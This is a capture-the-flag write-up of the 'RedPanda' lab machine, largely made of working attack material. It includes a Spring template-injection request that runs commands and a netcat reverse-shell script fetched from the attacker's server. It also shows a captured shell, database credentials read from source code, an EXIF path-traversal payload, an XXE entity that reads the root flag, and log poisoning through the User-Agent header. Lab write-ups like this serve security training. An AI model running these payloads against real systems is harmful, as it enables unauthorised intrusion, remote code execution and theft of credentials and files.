Date: Tue, 18 Jun 2024 05:38:02 GMT
Connection: close
Content-Length: 788

<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>
      Red Panda Search | Made with Spring Boot
    </title>
    <link rel="stylesheet" href="css/search.css">
  </head>
  <body>
    <form action="/search" method="POST">
      <div class="wrap">
        <div class="search">
          <input type="text" name="name" placeholder="Search for a red panda">
          <button type="submit" class="searchButton">
            <i class="fa fa-search">
            </i>
          </button>
        </div>
      </div>
    </form>
    <div class="wrapper">
      <div class="results">
        <h2 class="searched">
          You searched for: uid=1000(woodenk) gid=1001(logs) groups=1001(logs),1000(woodenk)
        </h2>
        <h2>
          There are 0 results for your search
        </h2>

      </div>
    </div>

  </body>
</html>
```

Exploitation

1) Got reverse shell



Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
1 ×
Send
Cancel
Target: http://10.10.11.170:8080
HTTP/1
Request
Pretty
Raw
Hex
Response
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 0
Request headers 11
Inspector
Notes
vigneswar@VigneswarPC: ~

```
POST /search HTTP/1.1
Host: 10.10.11.170:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.170:8080/search
Content-Type: application/x-www-form-urlencoded
Content-Length: 128
Origin: http://10.10.11.170:8080
Connection: close
Upgrade-Insecure-Requests: 1

name=
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('sh ./shell.sh').getInputStream())
}
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.5
 4444 >/tmp/f" > shell.sh

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.170 - - [18/Jun/2024 11:32:01] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.170 - - [18/Jun/2024 11:34:02] "GET /shell.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.170] 58554
bash: cannot set terminal process group (881): Inappropriate ioctl for devic
e
bash: no job control in this shell
woodenk@redpanda:/tmp/hsperfdata_woodenk$ python3 -c "import pty;pty.spawn('
/bin/bash')"
<enk$ python3 -c "import pty;pty.spawn('/bin/bash')"
woodenk@redpanda:/tmp/hsperfdata_woodenk$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ stty raw -echo && fg
[3]  - continued  nc -lvnp 4444

woodenk@redpanda:/tmp/hsperfdata_woodenk$ stty rows 41 cols 156
woodenk@redpanda:/tmp/hsperfdata_woodenk$ export TERM=xterm
woodenk@redpanda:/tmp/hsperfdata_woodenk$ 
```


Privilege Escalation

1) Found user credentials in a java file



```
 public String filter(String arg) {
        String[] no_no_words = {"%", "_","$", "~", };
        for (String word : no_no_words) {
            if(arg.contains(word)){
                return "Error occured: banned characters";
            }
        }
        return arg;
    }
    public ArrayList searchPanda(String query) {

        Connection conn = null;
        PreparedStatement stmt = null;
        ArrayList<ArrayList> pandas = new ArrayList();
        try {
            Class.forName("com.mysql.cj.jdbc.Driver");
            conn = DriverManager.getConnection("jdbc:mysql://localhost:3306/red_panda", "woodenk", "RedPandazRule");
            stmt = conn.prepareStatement("SELECT name, bio, imgloc, author FROM pandas WHERE name LIKE ?");
            stmt.setString(1, "%" + query + "%");
            ResultSet rs = stmt.executeQuery();
            while(rs.next()){
                ArrayList<String> panda = new ArrayList<String>();
                panda.add(rs.getString("name"));
                panda.add(rs.getString("bio"));
                panda.add(rs.getString("imgloc"));
                panda.add(rs.getString("author"));
                pandas.add(panda);
            }
        }catch(Exception e){ System.out.println(e);}
        return pandas;
    }
}
```

2) Found a cron job




```
2024/06/18 06:22:01 CMD: UID=0     PID=17022  | /usr/sbin/CRON -f
2024/06/18 06:22:01 CMD: UID=0     PID=17023  | /bin/sh -c /root/run_credits.sh
2024/06/18 06:22:01 CMD: UID=0     PID=17024  | /bin/sh /root/run_credits.sh
2024/06/18 06:22:01 CMD: UID=0     PID=17025  | java -jar /opt/credit-score/LogParser/final/target/final-1.0-jar-with-dependencies.jar
```

3) Found its source code
woodenk@redpanda:/opt/credit-score/LogParser/final/src/main/java/com/logparser$ cat App.java


```
package com.logparser;
import java.io.BufferedWriter;
import java.io.File;
import java.io.FileWriter;
import java.io.IOException;
import java.util.HashMap;
import java.util.Map;
import java.util.Scanner;

import com.drew.imaging.jpeg.JpegMetadataReader;
import com.drew.imaging.jpeg.JpegProcessingException;
import com.drew.metadata.Directory;
import com.drew.metadata.Metadata;
import com.drew.metadata.Tag;

import org.jdom2.JDOMException;
import org.jdom2.input.SAXBuilder;
import org.jdom2.output.Format;
import org.jdom2.output.XMLOutputter;
import org.jdom2.*;

public class App {
    public static Map parseLog(String line) {
        String[] strings = line.split("\\|\\|");
        Map map = new HashMap<>();
        map.put("status_code", Integer.parseInt(strings[0]));
        map.put("ip", strings[1]);
        map.put("user_agent", strings[2]);
        map.put("uri", strings[3]);
        return map;
    }
    public static boolean isImage(String filename){
        if(filename.contains(".jpg"))
        {
            return true;
        }
        return false;
    }
    public static String getArtist(String uri) throws IOException,
JpegProcessingException
    {
        String fullpath = "/opt/panda_search/src/main/resources/static" + uri;
        File jpgFile = new File(fullpath);
        Metadata metadata = JpegMetadataReader.readMetadata(jpgFile);
        for(Directory dir : metadata.getDirectories())
        {
            for(Tag tag : dir.getTags())
            {
                if(tag.getTagName() == "Artist")
                {
                    return tag.getDescription();
                }
            }
        }

        return "N/A";
    }
    public static void addViewTo(String path, String uri) throws JDOMException,
IOException
    {
        SAXBuilder saxBuilder = new SAXBuilder();
        XMLOutputter xmlOutput = new XMLOutputter();
        xmlOutput.setFormat(Format.getPrettyFormat());

        File fd = new File(path);

        Document doc = saxBuilder.build(fd);

        Element rootElement = doc.getRootElement();

        for(Element el: rootElement.getChildren())
        {


            if(el.getName() == "image")
            {
                if(el.getChild("uri").getText().equals(uri))
                {
                    Integer totalviews =
Integer.parseInt(rootElement.getChild("totalviews").getText()) + 1;
                    System.out.println("Total views:" +
Integer.toString(totalviews));

rootElement.getChild("totalviews").setText(Integer.toString(totalviews));
                    Integer views =
Integer.parseInt(el.getChild("views").getText());
                    el.getChild("views").setText(Integer.toString(views + 1));
                }
            }
        }
        BufferedWriter writer = new BufferedWriter(new FileWriter(fd));
        xmlOutput.output(doc, writer);
    }
    public static void main(String[] args) throws JDOMException, IOException,
JpegProcessingException {
        File log_fd = new File("/opt/panda_search/redpanda.log");
        Scanner log_reader = new Scanner(log_fd);
        while(log_reader.hasNextLine())
        {
            String line = log_reader.nextLine();
            if(!isImage(line))
            {
                continue;
            }
            Map parsed_data = parseLog(line);
            System.out.println(parsed_data.get("uri"));
            String artist = getArtist(parsed_data.get("uri").toString());
            System.out.println("Artist: " + artist);
            String xmlPath = "/credits/" + artist + "_creds.xml";
            addViewTo(xmlPath, parsed_data.get("uri").toString());
        }

    }
}
```

The code generates xml page that is seen in /stats
we can host custom xml by injecting in artist field

4) Made payload




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ exiftool -Artist='../../home/woodenk/exploit' download.jpeg
    1 image files updated
```




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE author [
    <!ENTITY xxe SYSTEM "file:///root/root.txt" !>
] >
<credits>
  <author>&xxe;</author>
  <image>
    <uri>/img/greg.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/hungy.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/smooch.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/smiley.jpg</uri>
    <views>0</views>
  </image>
  <totalviews>0</totalviews>
</credits>
~
~
~
```

5) Poisoned the log



```
POST /search HTTP/1.1
Host: 10.10.11.170:8080
User-Agent: foo||/../../../../../../../../../../../../home/woodenk/download.jpeg
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.170:8080/search
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://10.10.11.170:8080
Connection: close
Upgrade-Insecure-Requests: 1

name=*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('ls').getInputStream())}
```



```
woodenk@redpanda:~$ cat /opt/panda_search/redpanda.log

200||10.10.14.5||foo||/../../../../../../../../../../../home/woodenk/download.jpeg||/search
200||10.10.14.5||foo||/../../../../../../../../../../../home/woodenk/download.jpeg||/search
```